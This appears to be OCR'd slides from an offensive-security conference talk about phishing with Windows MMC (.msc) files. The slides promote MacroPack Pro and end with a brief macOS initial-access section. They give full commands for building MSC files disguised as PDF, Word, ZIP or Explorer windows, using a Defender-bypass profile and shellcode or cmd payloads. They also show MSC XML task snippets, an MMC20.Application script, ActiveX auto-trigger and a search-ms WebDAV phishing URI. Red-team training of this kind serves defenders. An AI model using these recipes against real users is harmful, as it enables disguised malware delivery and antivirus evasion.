

A New Challenger...



A New Challenger...




A New Challenger ...



INVOICE [EXAMPLE]

YOUR NAME

Address
City, Country, Postal Code
Phone No. with area code
youremail.com




OFFENSIVE X

Management Console Snap-in Control



- MMC configuration files (Extension .msc)
- Kimsuky ATP attacks in 2024
 - https://www.genians.co.kr/blog/threat_intelligence/facebook
 - MSC disguised as a Word file
 - North Korea APTs do not lack imagination!
- Almost no detection by AV/EDRs
- Drawback:
 - UAC prompt if admin
 - But malware run as admin...



MSC spoofing PDF -> BallisKit Tip!




Generate the described MSC spoofing a PDF using MacroPack Pro

```
echo .\test\res\x64notepad.bin | macro_pack.exe -G invoice_june_2a.msc --bypass-profile .\bypass_profiles\defender_bypass_profile.json -t SHELLCODE --msc-file-icon=pdf --msc-hide-scope-panel --msc-taskpad-name="Protected Mode" --msc-taskpad-description="Click to View The Document" --msc-task1-name="invoice_june_2a.pdf" --msc-task1-icon=pdf --decoy invoice_june_2a.pdf --msc-application-title "PDF Reader - [invoice_june_2a.pdf]"
```

The MSC payload will launch the x64notepad.bin shellcode when one of the tasks is clicked on.


Warning: This works if the user is not admin of the machine, if he is then add the option *--msc-run-from-userprofile*

Some MSC Phishing Examples (1/2)



One of the original attacks on South Korea & Japan

Some MSC Phishing Examples (2/2)



You may display a full list of fake files and folders here!
All triggering a command line

MSC spoofing Explorer -> BallisKit Tip!



Generate the described MSC spoofing Explorer using MacroPack Pro

```
echo "cmd /c notepad.exe" | macro_pack.exe -G hello.msc --bypass-profile  
.\bypass_profiles\defender_bypass_profile.json -t CMD --msc-file-icon=explorer --  
msc-taskpad-name="Open" --msc-task1-name="invoice_june_2a.pdf" --msc-task2-  
name="invoice_june_draft.docx" --msc-task2-icon=Word --msc-task1-icon=pdf --msc-  
application-title "Extracted Files"
```

Note that for CMD like scenario, you don't need additional option to run if the user is admin.

Craft Your Own MSC file (1/2)

- Non public XML Syntax
 - AI will not help you 😊
- Can be entirely crafted using MMC GUI
- Configurable layout and icons
- Fake files are in fact tasks

```
<?xml version="1.0"?><MMC_ConsoleFile ConsoleVersion="3.0" ProgramMode="Author">  
<ConsoleFileID>{00D11461-0EA5-4629-A227-59CCAD234277}</ConsoleFileID>  
<FrameState ShowStatusBar="true">  
<WindowPlacement ShowCommand="SW_SHOWNORMAL">  
  <Point Name="MinPosition" X="-1" Y="-1"/>  
  <Point Name="MaxPosition" X="-1" Y="-1"/>  
  ....
```

```
<Task Type="CommandLine" Command="cmd">  
  <String Name="Name" ID="8"/>  
  ...  
  <CommandLine Directory="" WindowState="Minimized" Params="/c notepad.exe"/>  
</Task>
```

Craft Your Own MSC file (2/2)

- Large payloads can be included in <BinaryStorage> section
- A COM API is usable via MMC20.Application object
 - Documentation:
 - <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/using-mmc-2-0>
- MMC20.Application was known for Lateral Movement
 - ExecuteShellCommand method
 - <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>

```
' Create the MMC Application object.
Dim objMMC
Set objMMC = Wscript.CreateObject("MMC20.Application")

' Show the MMC application.
objMMC.Show

' Add the "Folder" snap-in to the console.
objMMC.Document.SnapIns.Add("Folder")
```


One Last MSC Trick


- ActiveX Execution
 - UrlMon.dll in background
 - Triggers directly when file is opened
 - Any valid URI works
- Introduces Alternative Phishing Methods
- If you know about an URI scheme injection vulnerability...

```
<StringTable>  
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>  
  <Strings>  
    ...  
    <String ID="3" Refs="1">calculator:popcalculator</String>  
  </Strings>  
</StringTable>
```


Phishing alternative with Search-MS URI

search-ms:query=.exe&crumb=location:\\WebdavRoot\&displayname=C:\Users\Download\my_invoice.zip


MSC file disguised as ZIP
(my_invoice.zip.msc)




Opening the MSC auto triggers search-ms uri,
displaying the content of the Webdav Location.
Here with EXE spoofing PDF



YOUR NAME
Address
City, Country, Postal Code
Phone No. with area code
youremail.com

INVOICE [EXAMPLE]



MSC with ActiveX -> BallisKit Tip!




With MacroPack Pro, Use the option `--msc-activex-uri=URI` to insert an activeX component that will automatically be triggered when the MSC file is opened!

Ex: `--msc-activex-uri=search-`

`ms:query=.exe&crumb=location:\\WebdavRoot\\&displayname=C:\\Users\\Download\\my_invoice.zip`

And Now For Something Completely Different

Initial Access On MacOS (in 5 minutes...)



Initial Access Protection on MacOS

- GateKeeper
 - Applied to executables (.app, .pkg)
 - verifies signature and notarization
 - Applies quarantine tag (MOTW equivalent)
 - Bypass by submitting app to Apple (requires Developer License 99\$)
- XProtect
 - Static Analysis Antimalware for MacOS
- Sandbox Mode
 - Limited actions in a limited environment (Office, etc.)


Initial Access With Armed App




Preparation Notes
for Convention

*Fake Word document with
spoofed Icon.*

